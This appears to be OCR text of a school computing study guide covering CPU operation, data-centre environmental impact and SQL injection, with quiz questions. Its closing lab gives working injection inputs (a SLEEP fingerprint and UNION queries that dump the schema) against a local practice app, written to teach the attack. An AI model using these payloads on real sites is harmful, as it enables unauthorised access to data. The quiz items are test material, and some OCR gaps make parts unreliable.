
Step 3

Fetch the instruction from the identified memory location, using the data bus, and store the instruction in the memory data register.



Step 4

Move the instruction from memory data register to instruction register, where it is interpreted by the decoder component of the control unit and then carried out (executed).



Algorithm for fetch-execute cycle:

REPEAT

1. Setup the memory address register with the required address.
2. Activate the read line on the control bus.
3. Fetch the instruction from the identified memory location, using the data bus, and store the instruction in the memory data register.
4. Move the instruction from MDR to instruction register, where it is interpreted by the decoder component of the control unit and then carried out (executed).

Questions: The fetch-execute cycle


Q3: Describe the role of the memory address register in the fetch-execute cycle.

. . . . . .

Q4: Describe the role of the memory data register in the fetch-execute cycle.

2.4 The use of pipelining to increase throughput


Pipelining is a means of increasing the number of instructions that a processor handles therefore increasing the performance. To understand pipelining we need to understand how the fetch-execute cycle fetches, decodes and executes code over time.



The control unit fetches an instruction, decodes it and then executes it. Each of these steps happens one after the other. The circuitry in the computer does one operation at a time. Fetch → Decode → Execute. This means that it would take 9 cycles of the computer clock to complete the execution of three instructions.


Pipelining makes each step in this process an independent step that can be carried out at the same time as the others. The control unit has separate circuitry to carry out a fetch, to decode and to execute.

This means that the computer can now fetch, decode and execute instructions at the same time. This can result in a major boost in performance.



As you can see, it would now only take 5 clock cycles to complete the execution of three instructions.

Pipelining works great if the program being executed is sequential, with one instruction after another, but not all programs are like that. Often programs contain conditional statements or conditional loops which mean that the program can branch off in different directions which might mean that the next instruction is not in the pipeline. In the following diagram, a branching instruction (number 3) has changed the next instruction to be loaded to instruction 10.



Because instruction 3 has caused instruction 10 to be fetched and executed, this means that the effort fetching and decoding instruction 4 and fetching instruction 5, has been in vain and these are abandoned.

Instructions 1, 2, 3, 4 would have taken 6 cycles to execute but instructions 1,2,3,10 will take 8. This is a bit of a performance hit when branching instructions are processed.

This means that pipelining is not always as good at increasing processor performance as we would hope.

Questions: The use of pipelining to increase throughput

Q5: Describe how pipelining is achieved in a central processing unit.

. . . . . .

Q6: Describe how branching instructions may impact on a process that makes use of pipelining.


2.5 Arithmetic Logic Unit (ALU) operations

The ALU carries out logical and arithmetic operations within the CPU. There are three types of operations that the ALU carries out.

Logical operations
This includes AND, OR, NOT and others.

Bit-shifting operations
These operations shift the position of bits by a certain number of places either towards the left or the right. These shifts are used in multiplication or division operations.

For example, the instruction SHFL 2 moves the bits in the number 2 places to the left. So, 0110 1101 would become



In this shift operation, the bits are moved to the left, those that move beyond the most significant position are dropped and 0 is allocated to the bits to the right. There are many different types of bit-shifting operations including logical shifts, arithmetic shifts, and rotations.

Arithmetic operations
These are either addition or subtraction operations. Most often processors use multiple additions or subtractions to carry out multiplication or division i.e. 4 + 4 + 4 is the same as 3 x 4, both equal 12.

2.5.1 Flag registers

In addition to the accumulator (the register the ALU uses to process operations) the ALU also uses a **flag register**. Within the flag register, there are individual bits which can be set or reset depending on the results of an ALU operation. These individual bits are called 'flags'

2.5.2 Overflow

Earlier you saw how overflow could happen when adding or subtracting positive and negative numbers. Remember, **overflow** is when you need more bits to store a number than those available.

Let's try adding 127 and 3 as two's complement numbers

$$127_{DEC} = 0111\ 1111$$
$$3_{DEC} = 0000\ 0011$$

Remember, the most significant bit is the sign-bit. We can't use this to record the number, only the sign of the number.

Adding $0111\ 1111_{BIN}$ and $0000\ 0011_{BIN}$ gives a result of $1000\ 0010_{BIN}$.

This changes the sign of the number as we have run out of the available range we can record.

The **overflow flag** is a single bit within the flag register which is set or reset for each ALU operation. If the operation results in an overflow, it is set (set to 1). If the result is not an overflow, it is reset (set to 0).

2.5.3 Carry

The carry flag is used when there has been a carry or borrow operation outside of the most significant bit position. Using the carry flag allows numbers that are bigger than the maximum width that the ALU can handle in one operation to be processed.

Consider adding the two 8-bit binary numbers 250 and 10.

$250_{DEC} = 1111\ 1010_{BIN}$
$10_{DEC} = 0000\ 1010_{BIN}$

Carry	**1**	1	1	1	1		1		
250		1	1	1	1	1	0	1	0
10		0	0	0	0	1	0	1	0
Result		0	0	0	0	0	1	0	0

As you can see, as we add together each column, we carry a 1 forward where the result is 1 + 1 = 10. Once the most significant bit is processed, we still have a 1 to carry.

It is in this case, that the carry flag would be set. With the carry flag, the addition could be continued, and the carry value added to the next set of bits, allowing numbers with more bits than the maximum the ALU could handle, to be processed.

For example:

If the ALU could only process 8-bits at a time:

11770_{DEC} in 16-bits is $0010\ 1101\ 1111\ 1010_{BIN}$
23306_{DEC} in 16-bits is $0101\ 1011\ 0000\ 1010_{BIN}$

Is the ALU can only process this number in groups of 8-bits then this would be:

First group, the least-significant 8-bits, $1111\ 1010_{BIN}$ + $0000\ 1010_{BIN}$.


This gives a result of $0000\ 0100_{BIN}$ and the carry bit is set.

Second group $0010\ 1101_{BIN}$ + $0101\ 1011_{BIN}$ and the carry flag is set so, we add this carry as well. Adding this now works out as:

Carry		1	1	1	1	1	1	1	1
		0	0	1	0	1	1	0	1
		0	1	0	1	1	0	1	1
Result		1	0	0	0	1	0	0	1

Carry 1 because carry flag is set

When the two groups are written together this is:



This 16-bit binary number is 35076_{DEC}. This is the correct answer of 11770_{DEC} + 23306_{DEC}.

The carry flag allows numbers, larger than the maximum width that the ALU can handle in one operation, to be processed.

2.5.4 Sign and zero flag

The **sign flag** is set or reset depending on the result of the last arithmetic operation. If the most significant bit was set then the sign flag will be set. If the most significant bit was reset (given a value of 0) then the sign flag is reset (set to 0).

For example: 10_{DEC} - 11_{DEC} = -1_{DEC}

In binary, using two's complement this is:

10_{DEC} = $0000\ 1010_{BIN}$
-11_{DEC} = 11110101_{BIN}

Adding these gives 11111111_{BIN} (-1_{DEC}).

As the most significant bit is set to 1, the sign bit would be set.

The **zero flag** is set or reset depending on the result of the last arithmetic operation. If the result is exactly zero, then the flag is set, otherwise the flag is reset.

For example: 20_{DEC} - 20_{DEC} = 0.

In binary, using two's complement this is:

20_{DEC} = $0001\ 0100_{BIN}$
-20_{DEC} = $1110\ 1100_{BIN}$

Adding these together gives exactly 0, in which case the zero flag would be set.

2.6 Summary

Summary

You should now be able to:

- Explain in detail the fetch-execute cycle including the use of specific registers (MAR, MDR, IR).
- Explain how the technique of "pipelining" can be used to increase the number of instructions that a processor executes per second
- Describe the use of processors flags (overflow, carry, sign and zero) following Arithmetic Logic Unit (ALU) operations.

2.7 End of topic test

End of topic test: Computer structure Go online

Q7: What is the role of the memory address register in the fetch-execute cycle?

a) To hold data to be transferred to the Instruction Register before execution.
b) To identify the memory address of the instruction to be fetched from memory.
c) To receive the instruction from memory via the data bus when it is fetched.
d) To hold the instruction while it is decoded and then executed.

. . . . . .

Q8: Describe the role of the memory data register (MDR) in the fetch-execute cycle?

a) To hold data to be transferred to the Instruction Register before execution.
b) To identify the memory address of the instruction to be fetched from memory.
c) To receive the instruction from memory via the data bus when it is fetched.
d) To hold the instruction while it is decoded and then executed.

. . . . . .

Q9: Describe the role of the instruction register (IR) in the fetch-execute cycle.

a) To hold data to be transferred to the Instruction Register before execution.
b) To identify the memory address of the instruction to be fetched from memory.
c) To receive the instruction from memory via the data bus when it is fetched.
d) To hold the instruction while it is decoded and then executed.

. . . . . .

Q10: Pipelining improves processor performance by:

a) Using separate circuitry to fetch, decode and execute instructions, allow these to be done at the same time with different instructions.
b) Allowing memory to be read from and written to at the same time.
c) Using the circuitry within the CPU to fetch multiple instructions at the same time.

. . . . . .

Q11: Conditional branching instructions, impact on pipelining because

a) they stop the execution of the program.
b) they disrupt the sequential execution of instructions.
c) they allow two separate pipelines to run at the same time.
d) they contain instructions that do not have an operand.

. . . . . .

Q12: An operation of the ALU changes 1011 1101 to 0101 1110. This is an example of

a) a logical operation.
b) an arithmetic operation.
c) a processor operation.
d) a shift operation.

. . . . . .

Q13: An operation of the ALU gives an answer of 1100 1111. What will the sign and zero flags be set to?

a) sign = 0, zero = 0
b) sign = 1, zero = 1
c) sign = 1, zero = 0
d) sign = 0, zero = 1

. . . . . .

Q14: The overflow flag is set when

a) a number is changed from 8-bit to 16-bit.
b) Two's complement numbers are processed.
c) the number to be stored is larger than can be held with the number of bits available.
d) a value is carried forward.

. . . . . .

Q15: The carry flag allows the processing of

a) numbers that are larger than the ALU can normally process in one operation.
b) negative numbers using two's complement.
c) values that are shifted to the right.
d) positive integers.

Topic 3

Environmental impact

Contents

Prerequisites

From your studies at Higher you should already know:

Environmental Impact

- The environmental impact of intelligent systems relating to: heating systems; traffic control; car management systems.

Learning objective

By the end of this topic you will be able to:

Environmental Impact

- describe the environmental impact of data centres.

3.1 Revision

Revision quiz Go online

Q1: Which of the following is not an environmental benefit of an intelligent heating system for a home?

a) Turning on and off the system when the occupants of the home have left the building or are approaching it.
b) Adjusting the system by responding to external weather conditions.
c) Monitoring zones with the home and adjusting the heating specifically in those zones.
d) Displaying the current bill and energy usage for the heating system.

. . . . . .

Q2: Select how intelligent traffic control systems can be used to reduce carbon emissions in busy cities areas.

a) Using number plate recognition to identify cars that are causing emissions.
b) Intelligently controlling traffic lights to reduce the acceleration and braking of vehicles therefore reducing emissions.
c) Using traffic control systems to keep the speed of cars at less than 20 mph and have cars sitting in queues for long periods of their journey.
d) Using transport control systems to identify high polluting cars and prevent them from entering the city.

. . . . . .

Q3: Explain how engine control systems in modern cars can assist in reducing emissions.

a) Sensors control the speed of the car, maximising the output of fuel used to achieve the best performance for the car.
b) Sensors ensure the engine's air/fuel ratio can be controlled accurately, ensuring optimum fuel consumption.
c) Sensors detect the surface of the road and adjust the suspension to make the journey as comfortable as possible for the passengers.
d) Sensors detect the presence of the driver and allow the engine to be started.

3.2 Environmental Impact

Technology has had both positive and negative impacts on the environment. Communications technology, such as video conferencing and messaging, can reduce the need for people to travel and the adoption of digital productivity tools can result in lower use of paper. However, technology is a significant consumer of energy and materials used to create technology hardware often have a negative effect on the environment.

3.3 Describe the environmental impact of data centres

At Advanced Higher level you are asked to consider the positive and negative environmental effects of **data centres**.

Data centres are buildings or complexes of buildings which hold networks of computer resources. The digital services that we use today nearly all make use of data centres. Large multi-national corporations such as Amazon, Google, Microsoft and Apple all operate large networks of data centres in a number of locations across the world. There is a large industry of other data centre providers with many businesses involved in the provision of data centres and related services.

The environmental impact of data centres: Video 1 Go online

This video tells you a little bit more about data centres.

https://www.youtube.com/watch?v=zK0pxBMI2UY

These data centres use a large amount of energy — already in 2019 — data centres account for nearly 3% of global energy use and 2% of global greenhouse gas emissions. Both these figures are set to rise unless action is taken in the design and use of the data centres.

The environmental impact of data centres: Videos 2 and 3 Go online

Watch the video "What does a data centre do?" to get a general understanding of the function of a data centre.

https://www.youtube.com/watch?v=nvgiyvoZTPE

Watch the video "Facebook Data Centre" to find out more about how data centres operate.

https://www.youtube.com/watch?v=_r97qdyQtIk

3.4 Power consumption

Data centres use a large about of energy to power the communication and computing devices within them. The impact of this is that energy generated from non-renewable sources creates **carbon-emissions** which impact on the environment through increased emissions of CO_2.

Power consumption can be reduced in data centres through the use of more energy efficient components in computer systems. Equally, by switching to renewable sources of energy, data centres can reduce their **carbon footprint**.


3.5 Cooling and Coolant

Data centres generate large amounts of heat from the processing equipment within them. In order to function correctly, this heat needs to be removed and the processing equipment cooled. Data

centres can use a variety of methods to cool their systems.

Systems may make use of the external climate to cool equipment. This involves taking air or water from outside the data centre and pumping this through the centre to remove heat.

Data centres use the physical layout of the data centre to improve the efficiency of cooling. Typically, racks of computer systems will be arranged so that there are alternate aisles of hot and cold air. The fans in the racks are arranged so that cold air is pulled in from one side and hot air is pumped out at the other.



Liquid refrigeration systems, make using of liquid coolants, cooling them and then pumping them through the data centre. These liquid coolants can be used to cool the air or can be pumped through special heat sinks, attached to computer systems, that draw the heat away from components directly.

3.6 Water use

In their **cooling systems**, data centres use an incredible amount of water. The water is typically used in **adiabatic cooling** which cools the data centre by evaporating water. Adiabatic cooling usually draws warm air through water-moistened pads. When the water evaporates, the air is chilled and pushed through the data centre. This approach to cooling reduces energy usage but increases water usage significantly.

3.7 Batteries

Data centres operate 24 hours a day, 365 days a year. They have backup systems, driven by electric batteries that start-up immediately any power-failure is detected. These systems are called **uninterruptable power supplies** (UPS). These systems ensure the operation of the data centre irrespective of the loss of supply from the local power grid.

These batteries contain chemicals which may be harmful to the environment, and data centres also have to replace these batteries at between 10 and 15 years old, using additional resources from the environment. Battery technologies, such as lithium ion, are less polluting than others (for example: lead-acid based batteries). The data centre industry is adopting newer, less environmentally damaging batteries, as part of the drive to be more environmentally friendly.

3.8 Electronic waste

Data centres constantly remove and replace failed components and old computer systems. In large data centres, it is not uncommon for thousands of new systems to be replaced or added.

This process generates electronic waste. Modern computer components contain many toxic chemicals and additional toxic substances may be release when components are recycled. For example, burning the PVC coating off wires to recycle the copper wire, generates dioxins, a highly toxic gas which has been linked to adverse health effects. Also, older computer components may contain heavy metals like cadmium, mercury, lead which are all toxic.

As data centres replace equipment, they must look to recycle components and reduce the negative impact of electronic waste on the environment.

3.9 Packaging

The supply of computer components and systems leads to an increase in packaging used to securely and safely transport these to the data centre. Many data centres have agreements with suppliers to reuse or recycle packaging, reducing their environmental impact.

3.10 Reducing carbon footprint

Data centres should work at reducing their carbon footprint through a number of strategies. The EU Code of Conduct on Data Centre Energy Efficiency https://e3p.jrc.ec.europa.eu/communities/data-centres-code-conduct sets out approaches that data centres can use to be more energy efficient therefore reducing their environmental impact.

The code of conduct includes:

- Reviewing and replacing high energy usage equipment with modern low energy equipment.
- Deploy software that is energy efficient and doesn't require to use processing resources unnecessarily.

- Use energy that is generated from sustainable or renewable sources.
- Use equipment with power management features, allowing it to be switched off when not required.

Best achievement practices: Video Go online

Google have a video which illustrates some of these data centre best practices to achieve an efficient data centre.

https://www.youtube.com/watch?v=voOK-1DLr00

3.10.1 Sea water cooling

In an effort to make effect use of the environment, data centres have been placed entirely underwater. These data centres make use of low water temperatures to cool the equipment without the need for additional technology.

One example of this is the "Project Natick" data centre in Orkney which is operated by Microsoft. It is powered by renewable energy from tidal turbines and wave energy converters. It is cooled by the surrounding water which is at 4 degrees C or lower at the depth the data centre is located.

Sea water cooling: Video Go online

Watch this video to find out more about "Project Natick"

https://www.youtube.com/watch?v=AvvJc4Uw3aA

3.10.2 Renewable energy generation

Data centre providers are investing in their own renewable energy projects to power their systems. These include investments in solar panels and wind turbines to generate electricity.

Apple have invested in one of the largest solar power "farms" in the United States at their data centre in North Carolina. This is a satellite view of the data centre: https://goo.gl/maps/9QzACvg3xHRzaW3J7.

3.10.3 Artificial intelligence management

Data centres make use of sensors to report on all aspects of the operation servers and systems within them. **Artificial intelligence** can be used to process this data and control the data centre to ensure that it is efficiently managing power to deliver performance.

Artificial intelligence can use data to predict peaks of high demand and proactively power-up and power-down systems to respond to demand. AI can monitor temperatures across the data centre and increase or decrease airflow to ensure that systems are operating efficiently.

AI can also be used within data centre software programs, managing the workload of servers to ensure that they are not overload; stressed servers generate more heat and use more energy.

Google's "DeepMind" technology, which is an implementation of artificial intelligence, has been used

to manage their data centres and has resulted in a reduction in the cost to cool them of 40%.

3.11 Impact on Communities

Data centres typically bring many benefits to communities including an uplift in the local economy. They often require enhancements to infrastructure such as roads, water, sewerage, and to a lesser extent, the power grid.

These infrastructure developments can support higher employment uses and, in some cases, accelerate employment growth that may not have otherwise occurred.

A report by Oxford Economics found that for every 1 job in a data centre there were 4.9 additional jobs created in the community or in businesses that support the data centre.

Also, local communities may benefit from increased local tax gathering from the data centre operator and the workforce based there. There can be other benefits for communities — for example; a number of data centres across the world, pump their "waste" heat to a local heating network, to provide warmth to local homes.

There is an environmental impact in communities from the loss of land for other uses. Very often, Data Centres are built on "green field" sites — sites which have had no previous development. This keeps costs low for developers however it does remove green space which may have had other uses such as agriculture or forestry.

3.12 Summary

Summary

You should now be able to describe the environmental impact of data centres.

3.13 End of topic test

2.3.1 End of topic test: Environmental impact Go online

Q4: Which of the following will have a positive impact on the consumption of energy by a data centre?

a) Increasing the level of cooling to reduce the temperature to improve processor performance.
b) Not replacing old equipment.
c) Using the evaporation of water, to reduce the temperature of air flowing through to cool systems.
d) Enclosing servers in spaces with no airflow.

. . . . . .

Q5: Many data centre operators are investing in their own renewable energy projects. This is to. . .

a) increase their costs as they have to spend more money on this equipment.
b) reduce their energy costs and reduce their reliance of carbon-based forms of energy generation (oil, coal, gas).
c) because they have large cash holdings and green energy is good for public relations.
d) heat homes in the local communities where their data centres are located.

. . . . . .

Q6: Which of the following is not a potential impact on a data centre on a local community?

a) Increase in tax revenue to the local government.
b) Increased employment.
c) Investment in local infrastructure such as roads, telecommunications and the power grid.
d) A decrease in local broadband speeds as a result of the data centre using up all available bandwidth.

. . . . . .

Q7: Artificial intelligence can be used to reduce energy consumption by. . .

a) monitoring and managing the data centre to ensure that all its systems are only using the energy they require.
b) manage the security of the data centre.
c) keeping data engineers occupied with games while working in the data centre.
d) scheduling delivery lorries taking computer supplies to and from the data centre.

Topic 4

Security risks and precautions

Contents

Prerequisites

From your studies at Higher you should already know:

Security risks and precautions

- The implications of the Computer Misuse Act 1990 for individuals and businesses including unauthorised access to computer material.
- How to identify and describe the security risks of tracking cookies; Denial of Services (DOS) attacks (including symptoms, effects, costs, type of fault and reasons for attacks).
- How encryption can be used for the secure transmission of data including the use of digital certificates; public/private keys and digital signatures in asymmetric cryptography.

Learning objective

By the end of this topic you will be able to:

- describe and identify the security risks of SQL code injections;
- and how to protect against them.

4.1 Revision

Revision Go online

Q1: How could a DOS attack prevent users accessing an online service?

a) Service is made unavailable because server providing service is swamped with requests.
b) DOS is malware which prevents users logging in to access their service.
c) DOS attack affects the operating system of the server making it impossible to access disks and memory.
d) The firewall is unable to allow traffic through to the server.

. . . . . .

Q2: A hacker has gained a password to a video channel. The hacker deletes all the videos on this channel. Select the law that the hacker has broken and the offence that has been committed.

a) Computer Misuse Act, unauthorised access
b) Computer Misuse Act, unauthorised modification of programs or data on a computer.
c) Copyright designs and Patents Act, use of another's content.
d) Copyright designs and Patents Act, failure to register copyright.

4.2 SQL code injection

SQL code injection is a method of using inputs for web forms, which are poorly secured, to execute SQL queries to exploit a system. A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client (browser) to the application (server script).

It's best to experience this through a practical example, so download the MySQL database and PHP script: MySQL_PHP.zip (this can be found in the same resource as your study guide).

Use the store.sql file to create a MySQL database using an installation of *AMP.

Add the three files: login.php, logout.php and search.php to the web server folder of your *AMP installation (this may be htdocs or httpdocs).

4.2.1 Testing the search

Open your web browser and load the search.php via your server — this may be at **http://localhost/search.php** or another similar URL.

Enter a space in the search input box and click the Search button.

This will display a list of products.

Product Code	Name	Price
MBL	Apple iPhone XS	799.00
MBL	Google Pixel 4	799.00
CON	Nintendo Switch	199.00
CON	Xbox One S	299.00
CPT	ChromeBook 200	350.00
CPT	Mackbook Pro	1500.00

Now test if the search box is susceptible to attack. Type a **'** (single quote character) into the box. If the search input is sanitised (protected from attack) the page will display "You searched for "'". but if it is susceptible then an error may be displayed.

The page will display "error in query" so we know that there is a chance this input is vulnerable.

4.2.2 Discover the database type

Different SQL implementations have slightly different syntax. In order to exploit the SQL server we need to know the type of server that is running. This can be done by using commands specific to the different types of database implementations.

One way to do this is to use a SLEEP command which slows down the fetching of rows in a query. For example:

- SLEEP(2) is a MySQL command to wait 2 seconds between fetching rows in the answer to a query.
- pg_sleep(2) is a PostgreSQL command to make the server wait 2 seconds when executing a query.
- Microsoft SQL uses WAITFOR DELAY '02:00';

In this case, let's see if we can detect which type of database implementation this is.

Type the following into the search input.

`Google%' AND 0 = SLEEP(2); -` (make sure you put a space at the end!!)

This will search for Google in the products table but will add the SLEEP function — if there is now a delay to displaying the results, you know that this is a MySQL implementation (which it is as it is an *AMP stack you are using).

4.2.3 Understanding the hack

The input for search is vulnerable because the input to it is not sanitised. That means it is not checked as the string is passed, as it is received, to the database engine.

The query to generate the list of products is:

```
SELECT productCode,name,price FROM products WHERE name LIKE '%$search%';
```

This displays three columns and applies whatever is typed into the search input where the variable `$search` is.

So, if you add a ' then this will appear in the string and this can be used to add SQL commands to the query.

To test this we can use the SQL UNION command. The UNION command adds the results of a second query to the result of an initial query. So, this would allow another query to be added to the product search.

MySQL has a "dummy" table called "dual" that is used when a table needs to be added to make a query but isn't needed. So,

SELECT 1,2,3 FROM dual;

Would display a row of 1,2,3.

4.2.4 Display your own data

Now you can start to use this vulnerability to get data. Let's use the `SELECT 1,2,3 FROM dual;` query to add 1,2,3 to the end of the search results.

The query that will be executed is:

```
1 SELECT productCode,name,price FROM products WHERE name LIKE '%' UNION
    (SELECT 1,2,3 FROM dual); -
```

The - -[space] is a SQL comment and is used to hide the last `%';` from the SQL engine. It won't work without the comment line to do this.

```
1 SELECT productCode,name,price FROM products WHERE name LIKE '%' UNION
    (SELECT 1,2,3 FROM dual); -
```

The code you want to enter in the search input is

```
%' UNION (SELECT 1,2,3 FROM dual); -
```

(**remember the space at the end!!!**). This gives the result:

You searched for "%' UNION (SELECT 1,2,3 FROM dual); - ". Products matching this are shown below.

Product Code	Name	Price
MBL	Apple iPhone XS	799.00
MBL	Google Pixel 4	799.00
CON	Nintendo Switch	199.00
CON	Xbox One S	299.00
CPT	ChromeBook 200	350.00
CPT	Mackbook Pro	1500.00
1	2	3.00

4.2.5 Hack the database schema

MySQL has a some special tables that hold the database design. These are the schema tables and we can use these to find the names of the tables in the databases stored on this server.

Because the search query always has three columns in its results, anything we change by adding additional queries using UNION must also have three columns.

So let's get a list of all the tables and databases. Enter the following in the search input.

```
*%' UNION (SELECT TABLE_NAME, TABLE_SCHEMA, 3 FROM
    information_schema.tables); -
```

This will display many database tables but you are looking for a TABLE_SCHEMA (database) called `store` and tables called `products` and `users`.

